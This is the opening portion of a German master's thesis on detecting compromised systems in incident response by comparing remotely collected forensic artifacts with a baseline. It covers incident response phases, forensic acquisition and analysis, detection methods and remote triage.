

Master-Thesis

Identifizierung kompromittierter Systeme mittels Baselines auf Basis forensischer Artefakte: Eine Untersuchung zur Effektivität im Rahmen der Reaktion auf IT-Sicherheitsvorfälle

Eingereicht am: 02. Juli 2024
von: Denis Kiffer

Betreuer: Prof. Dr. Olaf Hagendorf
Zweitbetreuerin: Prof. Dr. Antje Raab-Düsterhöft

Aufgabenstellung

Im Verdachtsfall maliziöser Aktivitäten in großen Netzwerken, ist die klassische forensische Analyse aller potenziell betroffenen Systeme nicht mehr möglich, da der Zeitaufwand zu groß wäre. Aufgrund dessen müssen zum Zweck einer Priorisierung und tiefergehenden Analyse der Systeme zunächst jene Systeme identifiziert werden, die konkrete Anhaltspunkte auf Schadsoftware oder Aktivitäten des Angreifers aufweisen, um eine möglichst effiziente Reaktion auf den IT-Sicherheitsvorfall zu ermöglichen. Die Identifizierung kompromittierter Systeme ist somit ein wesentliches Kernelement der Reaktion auf einen IT-Sicherheitsvorfall.

Das Ziel der Master Thesis besteht darin, die Methode der Nutzung einer Baseline, welche mithilfe informationstechnischer forensischer Artefakte erstellt wurde, im Rahmen der Reaktion auf einen IT-Sicherheitsvorfall in einem Netzwerk, zum Zweck der Identifizierung kompromittierter Systeme, zu erläutern und zu bewerten.

Dabei soll zunächst ermittelt werden, wie eine Baseline auf Basis solcher Artefakte erstellt werden könnte. Hierzu können bereits existierende forensische Programme verwendet werden, die in der Lage sind, forensische Artefakte von Systemen über ein Netzwerk zu beziehen und auf einem zentralen System zu verarbeiten. Diesbezüglich ist zu ermitteln, welche Artefakte für die Erstellung einer Baseline in Frage kommen.

Um die primäre Fragestellung beantworten zu können, soll die Methode neben der Bewertung der Vor- und Nachteile auch praktisch erprobt und anhand des Ergebnisses bewertet werden. Dazu wird eine virtuelle Testumgebung eingerichtet. Nachdem eine Baseline dieser Umgebung erstellt wurde, sollen Angriffsaktivitäten auf einzelnen Systemen der Testumgebung simuliert werden, um anschließend erneut forensische Artefakte zu beziehen und diese mit der Baseline zu vergleichen. Fraglich ist hierbei inwiefern diese Methode zum Zweck der Identifizierung der Angriffsaktivitäten und somit der kompromittierten Systeme geeignet ist.

Eine konkrete Methode für den Abgleich der Daten, die vor und nach der

Simulierung der Angriffsaktivitäten erhoben wurden, ist zu ermitteln. Da große Datenbestände entstehen können, soll zudem eine automatisierte Methode entwickelt werden, um die Nutzbarkeit dieser in großen realen Netzwerken zu ermöglichen.

Zuletzt wird die genannte Methode der Erstellung und Nutzung einer Baseline mit anderen bereits etablierten Methoden, welche im Rahmen der Reaktion auf einen IT-Sicherheitsvorfall zwecks Identifizierung der Angriffsaktivitäten laut Literatur bereits eingesetzt werden verglichen, um den Nutzen und die Effizienz der Methode weiter bewerten zu können.

Kurzreferat

Aufgrund der anhaltend hohen Bedrohung durch Cyberangriffe ist die Befassung mit dem Themenfeld Incident Response weiterhin relevant. Dabei kommt der Identifizierung kompromittierter Systeme in großen Unternehmensnetzwerken als ein Teilschritt des Incident Response Prozesses eine wichtige Rolle zu. Hierzu werden in der Regel mittels einer Remote Triage erhobene forensische Artefakte aller Systeme in einem Netzwerk untersucht, um Systeme zu identifizieren, die genauer analysiert und im Anschluss ggf. isoliert und bereinigt werden müssen. Die dabei anfallende Datenmenge kann sehr groß werden, sodass eine Datenreduktion hilfreich sein kann. Diese kann mittels einem Abgleich von ausgewählten forensischen Artefakten, die vor einem Angriff erhoben und somit eine Baseline darstellen, erreicht werden. Das Ziel der Masterthesis ist somit die Darstellung der Erstellung und Nutzung einer solchen Baseline im Rahmen von Incident Response. Um die Methode auch praktisch bewerten zu können, wird ein virtuelles Testnetzwerk aufgebaut, auf welchem im Anschluss ein Cyberangriff simuliert wird. Die Methode wird auch mit zwei weiteren etablierten Methoden der forensischen Analyse im Rahmen von Incident Response verglichen. Hierbei handelt es sich um das Stacking von Artefakten mehrerer Systeme und einem Monitoring mittels des Windows Eventlogs. Im Ergebnis kann festgestellt werden, dass ein Abgleich forensischer Artefakte nach einem Cyberangriff mit einer Baseline durchaus hilfreich bei der Analyse sein kann. Die Methode des Monitorings ist jedoch bei entsprechender Konfiguration aufgrund der besseren Datengrundlage zu bevorzugen.

Abstract

Title: Identification of Compromised Systems through Baselines Based on Forensic Artifacts: An Investigation into Effectiveness in the Context of Incident Response

Due to the ongoing high threat of cyber attacks, dealing with the topic of incident response is still relevant. The identification of compromised systems in large corporate networks plays an important role as a sub-step of the incident response process. For this purpose, forensic artifacts from all systems in a network, usually collected using remote triage, are examined in order to identify systems that need to be analyzed more closely and then isolated and cleaned up if necessary. The amount of data generated can be very large, so data reduction can be helpful. This can be achieved by comparing selected forensic artifacts that were collected before an attack and thus represent a baseline. The aim of the master's thesis is therefore to illustrate the creation and use of such a baseline in the context of incident response. In order to be able to evaluate the method in practice, a virtual test network is set up, on which a cyber attack is then simulated. The method is also compared with two other established methods of forensic analysis in the context of incident response. This involves stacking artifacts from multiple systems and monitoring systems using the Windows event log. As a result, it can be seen that comparing forensic artifacts after a cyber attack with a baseline can be very helpful in the analysis. However, the monitoring method is preferable due to the better data basis if configured accordingly.

Inhaltsverzeichnis

1	Einleitung.....	1
1.1	Motivation und Problemstellung.....	1
1.2	Zielsetzung und Vorgehen	2
2	Grundlagen.....	4
2.1	Incident Response Prozess	4
2.2	Forensische Methoden auf einzelnen Systemen.....	7
2.2.1	Datenakquise	7
2.2.2	Datenanalyse	8
2.3	Forensische Methoden in Netzwerken	11
2.3.1	Datenakquise - Remote Triage.....	11
2.3.2	Artefakt Stacking.....	13
2.3.3	Auswertung Monitoringsysteme	13
2.3.4	Baselineabgleich.....	16
2.4	Angreifervorgehen	18
3	Versuchsaufbau und Durchführung	22
3.1	Aufbau Testumgebung.....	22
3.2	Einrichtung Monitoring	24
3.3	Auswahl Forensik Programm.....	26
3.3.1	Kansa.....	27
3.3.2	Velociraptor.....	28
3.4	Inbetriebnahme Velociraptor.....	30
3.5	Auswahl Artefakte für Baseline	33
3.5.1	Laufende Prozesse	34
3.5.2	Laufende Dienste.....	34
3.5.3	Geladene Bibliotheken.....	35
3.5.4	Ausgeführte Software	35
3.5.5	Autostart	38
3.5.6	Netzwerk-Verbindungen	39
3.5.7	Arp-Cache.....	40
3.5.8	Benutzeraccounts	40
3.5.9	Root-Zertifikate	41
3.5.10	Firewalleinstellungen	42
3.6	Ungeeignete Artefakte für Baseline	43
3.6.1	Abgrenzungsschwierigkeiten.....	43
3.6.2	Datenreduktion nicht notwendig	45
3.6.3	Artefakte aus dem Eventlog.....	46

3.7	Erstellung Baseline	47
3.8	Angriffssimulation.....	51
3.8.1	Initial Access – Phishing Link - T1566.....	52
3.8.2	Execution - Exploitation for Client Execution – T1203	54
3.8.3	Privilege Escalation - Create or Modify System Process – T1543.....	56
3.8.4	Persistence – Boot or Logon Autostart Execution: Registry Run Keys – T1547.001.....	57
3.8.5	Credential Access – OS Credential Dumping – T1003	58
3.8.6	Command and Control – Proxy – T1090.....	59
3.8.7	Discovery – Remote System & Network Service Discovery – T1018 & T1046.	60
3.8.8	Lateral Movement – Remote Desktop Protocol – T1021.001	62
3.8.9	Defense Evasion – Disable or Modify System Firewall – T1562.004.....	63
3.8.10	Persistence - Create Account: Local Account - T1136.001.....	64
3.8.11	Exfiltration – Exfiltration over Web Service – T1567	65
3.9	Ableich mit Baseline.....	66
3.10	Stacking	73
4	Untersuchung der Ergebnisse.....	75
4.1	Darstellung Bewertungsschema	75
4.2	Bewertung der Methoden.....	76
4.2.1	Baselinevergleich.....	76
4.2.2	Stacking	80
4.2.3	Monitoring	86
4.3	Auswertung Bewertungsergebnis	100
5	Zusammenfassung.....	103
5.1	Fazit	103
5.2	Ausblick.....	105
6	Literaturverzeichnis	Fehler! Textmarke nicht definiert.
7	Bilderverzeichnis	114
8	Tabellenverzeichnis.....	119
9	Anlagenverzeichnis	120
10	Verzeichnis der Abkürzungen	121
11	Selbstständigkeitserklärung	123

1 Einleitung

Die Bedrohung durch Cyberangriffe ist anhaltend auf hohem Niveau. Betroffen sind nicht nur Privatpersonen, sondern vor allem auch Unternehmen, welche durch die Verschlüsselung und Veröffentlichung von Daten hohe Schadenssummen zu verzeichnen haben. [1] In großen Unternehmensnetzwerken ist die frühzeitige Befassung mit dem Themengebiet wichtig, um im Schadensfall bestmöglich reagieren zu können. Die Behandlung von IT-Sicherheitsvorfällen (engl. Incident Response) ist somit ein Themenfeld, welchem weiterhin eine große Bedeutung zukommt. Zudem findet eine ständig fortschreitende Entwicklung der Technik statt, was die Anpassung der verwendeten Methoden erfordert.

1.1 Motivation und Problemstellung

Ein wesentlicher Bestandteil des Incident Response Prozesses ist die Identifikation von betroffenen Systemen. Damit ist die Erkennung von Systemen in einem Netzwerk gemeint, die von Schadsoftware betroffen sind und unter der Kontrolle des Angreifers stehen. Dieser Schritt ist besonders relevant, nicht nur um den Angreifer vollständig aus dem Netzwerk zu entfernen, sondern auch weil nicht alle potenziell betroffenen Systeme mittels umfassenden forensischen Methoden untersucht werden können, da dies einen zu großen zeitlichen Aufwand darstellen würde. Somit müssen Methoden ermittelt werden, die eine Vorselektion von Systemen ermöglichen.

Zudem entstehen bei der Analyse der Systeme in einem Netzwerk sehr große Datenmengen. Auch wenn diese durch Programme visuell aufbereitet oder gefiltert werden können, ist es in der Regel dennoch schwer, abnormales Verhalten von Systemen, was auf eine Kompromittierung dieser schließen lassen könnte, festzustellen. Natürlich gibt es auch Verhalten, welches definitiv auf eine Kompromittierung hinweist, wie der Einsatz von Schadsoftware. Häufig werden jedoch die von Angreifern genutzten Programme auch von Systemadministratoren verwendet. Im Falle der Nutzung solcher Programme durch den Angreifer wäre eine Identifikation allein auf Basis der genannten

Monitoringsysteme erschwert. Deswegen wird in der einschlägigen Literatur häufig empfohlen, dass ein Cyber Incident Response Team (CIRT) mit dem „normalen“ Zustand und Verhalten der Systeme und des Netzwerks vertraut sein sollte, um jenes abnormale Verhalten einfacher feststellen zu können. Wie diese Kenntnis über den normalen Zustand erreicht werden soll, wird häufig nicht konkretisiert, außer dass man sich vertraut machen soll. [2]

1.2 Zielsetzung und Vorgehen

Um dieses Problem bei der Identifikation von betroffenen Systemen zu beheben, wird an manchen Stellen empfohlen Baselines zu erstellen, um das abnormale Verhalten leichter automatisiert herausfiltern zu können. [3] Vorhandene Baselines sind auch besonders hilfreich, wenn die Untersuchung durch externes forensisches Personal im Schadensfall durchgeführt wird, da diese das normale legitime Verhalten nicht kennen können. Im Falle einer zeitkritischen Analyse durch Externe könnte zu häufige Kommunikation aufgrund von Rückfragen, ob es sich bei einem bestimmten Artefakt um normales Verhalten des Systems handelt, mehr Zeitverzug entstehen als bei bereits vorliegenden Informationen in Form einer Baseline.

Nun können Baselines mithilfe diverser Daten erstellt werden, wie beispielsweise Logdaten der Systeme oder Netzwerkdaten. Es ist jedoch auch denkbar, Baselines mittels forensischer Daten anzulegen, sprich mit jenen Artefakten, die durch die forensischen remote Triage Programme von Systemen eines Netzwerks gesammelt werden.

Das Ziel der Master Thesis besteht darin, die Methode der Nutzung einer Baseline, welche mithilfe jener informationstechnischer forensischer Artefakte erstellt wurde, im Rahmen der Reaktion auf einen IT-Sicherheitsvorfall in einem Netzwerk zum Zweck der Identifizierung kompromittierter Systeme zu erläutern und zu bewerten. Dabei soll zunächst ermittelt werden, wie eine Baseline auf Basis solcher Artefakte erstellt werden könnte. Hierzu können bereits existierende forensische Programme verwendet werden, die in der Lage sind, forensische Artefakte von Systemen über ein Netzwerk zu beziehen und auf einem zentralen System zu verarbeiten. Diesbezüglich ist zu ermitteln, welche

Artefakte für die Erstellung einer Baseline in Frage kommen.

Um die primäre Fragestellung beantworten zu können, soll die Methode neben der Bewertung der Vor- und Nachteile auch praktisch erprobt und anhand des Ergebnisses bewertet werden. Dazu wird eine virtuelle Testumgebung eingerichtet, wobei es sich um eine lokal betriebene Windows Domäne handelt. Der Cloud Aspekt, sowie weitere Betriebssystemarchitekturen können hier nicht gezielt näher betrachtet werden, da es den Rahmen der Arbeit übersteigen würde. Nachdem eine Baseline dieser Umgebung erstellt wurde, sollen Angriffsaktivitäten auf einzelnen Systemen der Testumgebung simuliert werden, um anschließend erneut forensische Artefakte zu beziehen und diese mit der Baseline zu vergleichen. Fraglich ist hierbei inwiefern diese Methode zum Zweck der Identifizierung der Angriffsaktivitäten und somit der kompromittierten Systeme geeignet ist.

Zuletzt soll die Methode der Nutzung einer Baseline mit anderen bereits etablierten Methoden, welche im Rahmen der Reaktion auf einen IT-Sicherheitsvorfall zwecks Identifizierung der Angriffsaktivitäten laut Literatur bereits eingesetzt werden, verglichen werden, um den Nutzen und die Effizienz der Methode weiter bewerten zu können. Hier sind die Methoden des Stackings und der Auswertung von Logdateien, die im Rahmen eines Monitorings gesammelt werden, zu nennen.

2 Grundlagen

Bevor auf die zentrale Fragestellung eingegangen werden kann, sollen zunächst einige Grundlagen des Incident Response Prozesses und der digitalen Forensik thematisiert werden, um näher auf die Problematik einzugehen und Grundbegriffe für die spätere Vorgehensweise zu klären.

2.1 Incident Response Prozess

Der Incident Response Prozess kann als das streng formale Vorgehen bei der Abwehr eines IT-Sicherheitsvorfalls bezeichnet werden. Ziele sind hierbei Schadensbegrenzung, Ermittlung von Hintergründen, Aufrechterhaltung bzw. Wiederherstellung der Arbeitsfähigkeit und das Verhindern einer Wiederholung des Vorfalls. Im Rahmen des Incident Response Prozesses sind natürlich auch rechtliche Rahmenbedingungen, wie der Datenschutz, einzuhalten. [4]

Es existieren verschiedene Vorgehensweisen im Rahmen von Incident Response. Darunter befinden sich Modelle von der Europäischen Cybersicherheitsbehörde (ENISA) [5], dem Sans Institut [6], einem in der Branche bekannten Dienstleister, sowie einer ISO Norm [7]. Auch das US-Amerikanische National Institute of Standards and Technology (NIST) stellt eine Vorgehensweise für die Abarbeitung eines IT-Sicherheitsvorfalls bereit. Die Modelle der verschiedenen Institutionen unterscheiden sich nur geringfügig. Deshalb wird im Folgenden lediglich das Modell der NIST kurz dargestellt, da es einen ausreichenden Überblick für die Tätigkeiten im Rahmen von Incident Response bietet.

Der Incident Response Prozess wird laut NIST in vier Abschnitte eingeteilt [2]:

1. Vorbereitung
2. Identifikation betroffener Systeme und Analyse dieser
3. Eindämmung, Beseitigung und Wiederherstellung
4. Aufarbeitung des Falls zwecks abschließendem Erkenntnisgewinn

Im Rahmen der Vorbereitung sind viele organisatorische Aspekte, wie Aufstellung geeigneten Personals und Strukturen gemeint, die hier nicht weiter

behandelt werden sollen. Im technischen Sinne gehört hierzu primär die Auswahl und Bereitstellung von Werkzeugen in Form von Soft- und Hardware, die zur Aufarbeitung des Sicherheitsvorfalls zur Verfügung stehen. Dieser Schritt weist eine enge Zusammengehörigkeit zum Bereich der Prävention bzw. der Verhinderung von Sicherheitsvorfällen, bspw. einem CERT oder SOC auf, da die dort verwendeten Programme ebenfalls bei der Reaktion auf den Sicherheitsvorfall zum Einsatz kommen können. Die hierbei generierten Informationen, wie gesammelte Logdateien von den Systemen selbst oder von Monitoringsystemen, spielen dabei eine große Rolle. [2] Die konkrete Nutzung dieser Informationen wird im Abschnitt 2.3.3 dargestellt.

Die Phase der Identifikation betroffener Systeme und die Analyse dieser beinhaltet zunächst die Sammlung von Informationen über das Netzwerk und der Systeme. Wie bereits erwähnt können hier bereits vorliegende Informationen aus diversen Überwachungssystemen genutzt werden. Ein Incident Response Team könnte jedoch auch direkt von den potenziell betroffenen Systemen physische Systemabbilder einfordern, um diese einzeln zu analysieren. Diese Vorgehensweise ist jedoch heutzutage aufgrund der großen Anzahl an Systemen und dem notwendigen Weiterbetrieb dieser nicht praktikabel. [8] Aufgrund dessen wird aktuell in der Regel eine „Remote Triage“ durchgeführt. Dabei handelt es sich kurzgesagt um das Beziehen von relevanten forensischen Artefakten, welche aus systemspezifischen teilweise flüchtigen technischen Indikatoren bestehen, die Aufschluss über Vorgänge auf einem System geben. [3] Der Begriff wird konkret in Abschnitt 2.3.1 erläutert.

Im Anschluss der Sammlung der Informationen findet die Analyse dieser statt. Dabei ist die Unterscheidung von normalem Verhalten eines Systems zu abnormalem Verhalten von großer Bedeutung, da so Angriffsaktivitäten identifiziert werden können. In der Regel wird hierbei von einem CIRT erwartet, dass Kenntnis über „normale“ und „abnormale“ Artefakte besteht [2]. Das Sans Institut veröffentlicht hierzu bspw. Informationen in Form eines Plakats, welche einen Überblick über normales Verhalten von Systemen in Form von forensischen Artefakten vermitteln sollen. [9]

Bei der Analyse sollten somit Systeme ermittelt werden, die unter der Kontrolle

des Angreifers stehen, welche im nächsten Schritt, der Eindämmung und Beseitigung, wieder auf einen nicht kompromittierten Zustand zurückgesetzt werden. Dies geschieht bspw. mittels Wiederherstellungs-Backups oder der Entziehung der Kontrolle des Angreifers durch die Schließung von Zugängen und Löschung von Schadsoftware. Dieser Schritt hat eine große Relevanz, da sich Angreifer, im Falle des Übersehens von kompromittierten Systemen in der Identifikationsphase, nach Abschluss der Maßnahmen ggf. erneut im Netzwerk ausbreiten können. [4]

Während aller Phasen ist selbstverständlich eine Dokumentation notwendig, die in einem abschließenden Bericht einfließen kann, was den letzten Abschnitt des Incident Response Prozesses darstellt. Damit kann das Ausmaß des Angriffs nachvollzogen und zwecks Vermeidung weiterer gleichgelagerter Fälle und der Verbesserung der nächsten Reaktion genutzt werden. [4]

Die Ausführung der beschriebenen Phasen findet dabei nicht linear statt. Häufig werden bspw. im Rahmen der Eindämmung weitere betroffene Systeme identifiziert. Einerseits, weil die Analyse der Daten noch während der Eindämmung durchgeführt wird und andererseits, weil Angreifer während des Incident Response Prozesses aktiv sein können und versuchen, der Entfernung aus dem Netzwerk zu entgehen. Auch die Aufarbeitung des Falls im letzten Schritt sorgt für Auswirkungen auf die Vorbereitung auf den nächsten Fall. Somit handelt es sich bei diesem Modell eher um einen Incident Response Kreislauf, siehe Abbildung 1. [2]




Abbildung 1: Cyber Incident Response Kreislauf nach NIST [2]

Ein weiterer Punkt der im Rahmen des Incident Response Prozesses relevant ist, ist der Spannungspunkt zwischen einer möglichst lückenlosen, forensisch unanfechtbaren Untersuchung und der möglichst schnellen und effizienten Behebung des Sicherheitsvorfalls. So ist darauf zu achten, dass beide Aspekte ausreichend Beachtung erhalten. Hierbei können eine ordentliche Dokumentation und das Vier-Augen-Prinzip behilflich sein, da somit auch Handlungen des CIRTs im Anschluss der Maßnahmen nachvollzogen und ggf. argumentativ vertreten werden können. [10]

2.2 Forensische Methoden auf einzelnen Systemen

Bevor auf forensische Methoden in Netzwerken eingegangen werden soll, ist zunächst aufzuführen, welche Möglichkeiten bei der Analyse von einzelnen Systemen bestehen, um so das optimale Ziel der forensischen Analyse darzustellen. Im Anschluss wird erörtert, inwiefern diese Methoden auf mehrere Systeme in einem Netzwerk gleichzeitig angewandt werden können, da Angreifer bei einer erfolgreichen unentdeckten Kompromittierung eine weitere Ausbreitung ihres Zugriffs anstreben.

2.2.1 Datenakquise

Wenn ein konkreter Verdacht besteht, dass ein System kompromittiert sein könnte, muss dieses untersucht werden. Dazu kann zunächst die Art der Beziehung von Daten in zwei Kategorien unterschieden werden. Im Bereich der Digitalen Forensik werden diese in die „Post Mortem“ und die „Live Response“ – Akquise unterteilt. Unter der Live Response Akquise wird die Untersuchung des Systems und die Sammlung von Daten am noch laufenden System verstanden. Dies hat den Vorteil, dass flüchtige Daten gesichert werden können und das System den Betrieb weiter aufrechterhalten kann. Unter der Post Mortem Akquise wird die Untersuchung der persistenten Datenträger des Systems verstanden. Dazu wird das System ausgeschaltet, wodurch flüchtige Spuren verloren gehen. Diese Methode hat jedoch den Vorteil, dass weniger Spuren auf dem System verfälscht werden, da schon die Untersuchung eines laufenden Systems eine Veränderung in diesem hervorruft. Beispielsweise das Ausführen eines

Programms zur Sicherung des Arbeitsspeichers überschreibt ggf. diverse Artefakte auf dem System und Speicherbereiche im Arbeitsspeicher selbst. Aufgrund dieses Umstandes und weiterer Gründe die hier nicht vertieft werden sollen, wurde in der Vergangenheit die Post Mortem Akquise, vor allem im Rahmen der Strafverfolgung, bevorzugt, da dabei die Beweissicherheit und Unverändertheit am besten sichergestellt werden können. [10, 11]

Vorteil der Live Akquise ist die Möglichkeit der Sicherung von flüchtigen Daten wie dem Arbeitsspeicher. Dieser enthält häufig wichtige Informationen über den Zustand des Systems. So ist es möglich, ein System zu kompromittieren und die Kontrolle über ein System zu behalten, indem Schadsoftware auf dem System lediglich ausgeführt wird und sich somit ausschließlich im Arbeitsspeicher und nicht auf dem persistenten Datenträger befindet. Diese Art der Schadsoftware wird auch „Fileless Malware“ genannt. Somit ist die Akquise und Analyse des Arbeitsspeichers heutzutage eine Notwendigkeit, besonders im Rahmen von Incident Response. [3]

Neben dem Beziehen von Informationen von einem System selbst besteht auch die Möglichkeit, Überwachungssysteme, an welchen das betroffene System in einem Netzwerk angeschlossen ist, auszuwerten. Hier wird auf den Abschnitt 2.3.3 verwiesen.

2.2.2 Datenanalyse

Nachdem Daten von einem potenziell kompromittierten System erhoben wurden, sind diese zu analysieren. Dabei entstehen häufig große Datenmengen, sodass eine Suche nach relevanten Informationen über Angriffsaktivitäten mittels verschiedener Ansätze durchgeführt werden kann.

In der Regel verfügen Systeme über ein Host Intrusion Detection System (HIDS), ein Host Intrusion Prevention System (HIPS) oder einen Virenschanner. Die Logdateien dieses Programms, welches auf dem System selbst läuft, enthalten häufig relevante Informationen über Angriffsaktivitäten. Das Programm erhält diese Informationen über unterschiedliche Methoden, den signaturbasierten und den anomaliebasierten Ansatz. [12]

Die signaturbasierte Methode verfolgt den Ansatz der Überprüfung von Dateien

auf bereits bekannte Indikatoren, die in Verbindung mit maliziösen Aktivitäten stehen. Diese Indikatoren werden Indicators of Compromise (IOC) genannt. Es handelt sich dabei konkret bspw. um IP-Adressen, Domänen und Hashwerte oder Signaturen von Schadsoftware. Diese Indikatoren werden in der Cybersicherheitsbranche regelmäßig durch Analysen kompromittierter und angegriffener Systeme erhoben und anschließend geteilt. Die Effektivität des HIDS ist somit hauptsächlich von der Qualität und Aktualität der Indikatoren und Signaturen abhängig. [4]

Der signaturbasierte Ansatz hat jedoch den Nachteil, dass bislang unbekannte Angriffsaktivitäten nicht erkannt werden können. Aufgrund dessen hat sich zusätzlich die anomaliebasierte Methode etabliert. Dabei wird zunächst ein Modell für das „normale“ Verhalten eines Systems erstellt. Dazu werden aktuell auch häufig maschinelle Lernverfahren eingesetzt, da diese sich besonders für den hier geforderten Einsatzzweck eignen. Wenn also eine Abweichung von diesem Modell erkannt wird, wird eine Anomalie gemeldet, was auf Angriffsaktivitäten hindeuten kann. [12]

Häufig nutzen Angreifer jedoch Techniken, die von einem HIDS nicht erkannt werden. Dazu gehört bspw. die Technik „Living oft the Land“. Dabei wird durch Angreifer lediglich Software verwendet, die schon auf dem System installiert ist und einem legitimen Zweck dient. So ist die Erkennung eines Angriffs besonders schwer, da die Unterscheidung zwischen legitimer Nutzung der Software durch Administratoren und dem Missbrauch durch Angreifer oftmals nicht auf den ersten Blick erkennbar ist. [3]

In der Regel besteht bei der Analyse im Rahmen von Incident Response die Notwendigkeit der Betrachtung der forensischen Artefakte im Einzelfall. Mit forensischen Artefakten sind in dem Kontext Spuren oder digitale Überreste von Aktivitäten gemeint, die auf einem System stattgefunden haben. Solche Artefakte können bspw. in Form von Metadaten, Logdateien oder temporären Dateien auftreten und werden in der Regel als Nebenprodukt der normalen Ausführung eines Systems oder Programms generiert. Der Forensiker kann diese Artefakte nun benutzen, um die Aktivitäten des Systems bzw. des Angreifers zu rekonstruieren. [13]

Als konkretes Beispiel für ein Artefakt im Windows Umfeld können hier „Prefetch“-Dateien aufgeführt werden. Dabei handelt es sich um einen Mechanismus zur Leistungsoptimierung, den Microsoft seit Windows XP zur Reduzierung der Start- und Anwendungs-ladezeiten eingeführt hat. Diese Prefetch-Dateien enthalten Informationen über Ressourcen, häufig „Dynamic Link Library“ (DLL) Dateien, die im Zusammenhang mit einer konkreten Anwendung stehen und bei Ausführung benötigt werden. Wird somit ein Programm erstmalig gestartet und Prefetching ist aktiviert, wird eine Prefetch Datei mit diesen Informationen unter einem bestimmten Pfad angelegt. Die Datei enthält unter anderem Informationen über den Namen der Anwendung und Zeitstempel der letztmaligen Ausführung dieser. Beim Analysieren eines Systems kann daher im Falle des Vorhandenseins einer Prefetch-Datei auf einem Windows System darauf geschlossen werden, dass eine bestimmte Anwendung zu einem bestimmten Zeitpunkt ausgeführt wurde. [14]

Das Kernproblem der Analyse der Artefakte eines einzelnen Systems oder einer Anwendung ist wie bereits erwähnt, dass es sehr viele Artefakte gibt, die nichts mit den Aktivitäten des Angreifers zu tun haben und zum normalen Verhalten des Systems gehören. Das Herausfiltern der Angriffsaktivitäten ist hier die Herausforderung. Im Rahmen der Live Response oder auch Post Mortem Analyse ist es möglich nach jenen Artefakten mittels den bereits erwähnten IOC zu suchen. So gibt es Programme, die alle Dateien auf einem System nach diesen absuchen. Zu den bekannten Programmen gehört bspw. Loki, welches sog. Yara-Regeln, welche im Kern die IOC enthalten, nutzen, um Angriffsaktivitäten in Dateien und Logs zu identifizieren. Für die Analyse des Arbeitsspeichers steht bspw. das Programm „Volatility“ zur Verfügung, welches ebenfalls in Verbindung mit YARA-Regeln genutzt werden kann. [3]

Weiterhin können „False Positive“ und „False Negative“ Fehler durch IDS und Analyseprogramme in diesem Kontext problematisch sein. So führen „False Positive“ Erkennungen zu Alarmen, obwohl keine Angriffsaktivität stattgefunden hat und „False Negative“ Fehler dazu, dass kein Alarm ausgelöst wird, obwohl ein sicherheitsrelevantes Ereignis auftrat. [10] Auf jeden Fall ist letzteres schwerwiegender im Rahmen der Administration und nachträglichen Analyse. Jedoch tragen auch die Fehllarme dazu bei, dass Administratoren nachlässig

bei der Reaktion auf potenzielle Angriffe werden. Das gleiche Problem besteht auch bei der nachträglichen Analyse dieser, da sehr viele Fehlalarme die Logauswertung erschweren. [12]

2.3 Forensische Methoden in Netzwerken

Wie dargestellt ist die Suche nach Angriffsaktivitäten bereits auf einem einzelnen System häufig nicht unproblematisch. So ist es in der Regel noch komplizierter bei mehreren Systemen in einem Netzwerk. Nach der Datenakquise in einem Netzwerk sollen nun die in den Abschnitten 2.3.2 bis 2.3.4 genannten Methoden erläutert werden. Diese Methoden sollen bei der Analysetätigkeit und der Identifizierung von Angriffsaktivitäten unterstützen. Die grundsätzliche Funktionsweise dieser Methoden soll somit als Grundlage für die folgenden Abschnitte dargestellt werden.

2.3.1 Datenakquise - Remote Triage

Die Anzahl von Systemen in einem Netzwerk kann sehr groß werden. Häufig zu groß, um eine Datenakquise im Rahmen von Incident Response auf traditionelle Art, d.h. Gerät für Gerät manuell durchzuführen. Gleichzeitig können Geräte in einer großen Institution weltweit verteilt sein, bspw. bei der Nutzung von Cloud-Diensten, sodass eine zentrale physische Untersuchung zeitlich ebenfalls problematisch sein kann. Deswegen sind Programme entwickelt worden, um forensische Tätigkeiten auf Systemen in einem Netzwerk parallel und über das Netzwerk selbst aus der Ferne (engl. „remote“) durchführen zu können. [13]

Allerdings wäre die Größe der Datenmenge bei der Sicherung aller vorhandenen Daten potenziell kompromittierter Systeme weiterhin problematisch. Deshalb wird in der Regel eine „Remote Triage“ durchgeführt. Der Begriff Triage kommt aus dem Französischen und bezeichnet Situationen, in denen aufgrund begrenzter Ressourcen, in diesem Fall der Zeitkomponente, der Speicherkapazitäten und ggf. der Bandbreite der Datenverbindung, Handlungen priorisiert werden müssen. [5] Die Priorisierung findet hier in der Regel in Form gezielter Auswahl von Artefakten statt, die für den Sachverhalt relevant sind. [3] Um welche Artefakte es sich dabei handeln kann, wird in Abschnitt 3.5

konkretisiert.

Somit ist die remote Triage in diesem Kontext eine Methode, um ausgewählte relevante Dateien mehrerer Systeme über ein Netzwerk zu erheben. Zwecks Durchführung der Triage können externe Programme oder bereits vorhandene genutzt werden. Im Windows Umfeld kann die Windows Management Instrumentation Command-line (WMIC) hierzu genutzt werden. Dabei handelt es sich um eine Befehlszeilenschnittstelle für die Windows-Verwaltungsinstrumentation (WMI), mit der Operationen auf entfernten Systemen in einem Netzwerk durchgeführt werden können. [3] WMIC ist jedoch seit der Version 21H1 von Windows 10 veraltet und wird durch Windows Powershell für WMI ersetzt, welches über die gleichen Möglichkeiten der Nutzung verfügt. [15] Im Linux Umfeld existieren beispielsweise vorgefertigte Shell Skripte, die zum Zwecke der Remote Triage verwendet werden könnten. [16]

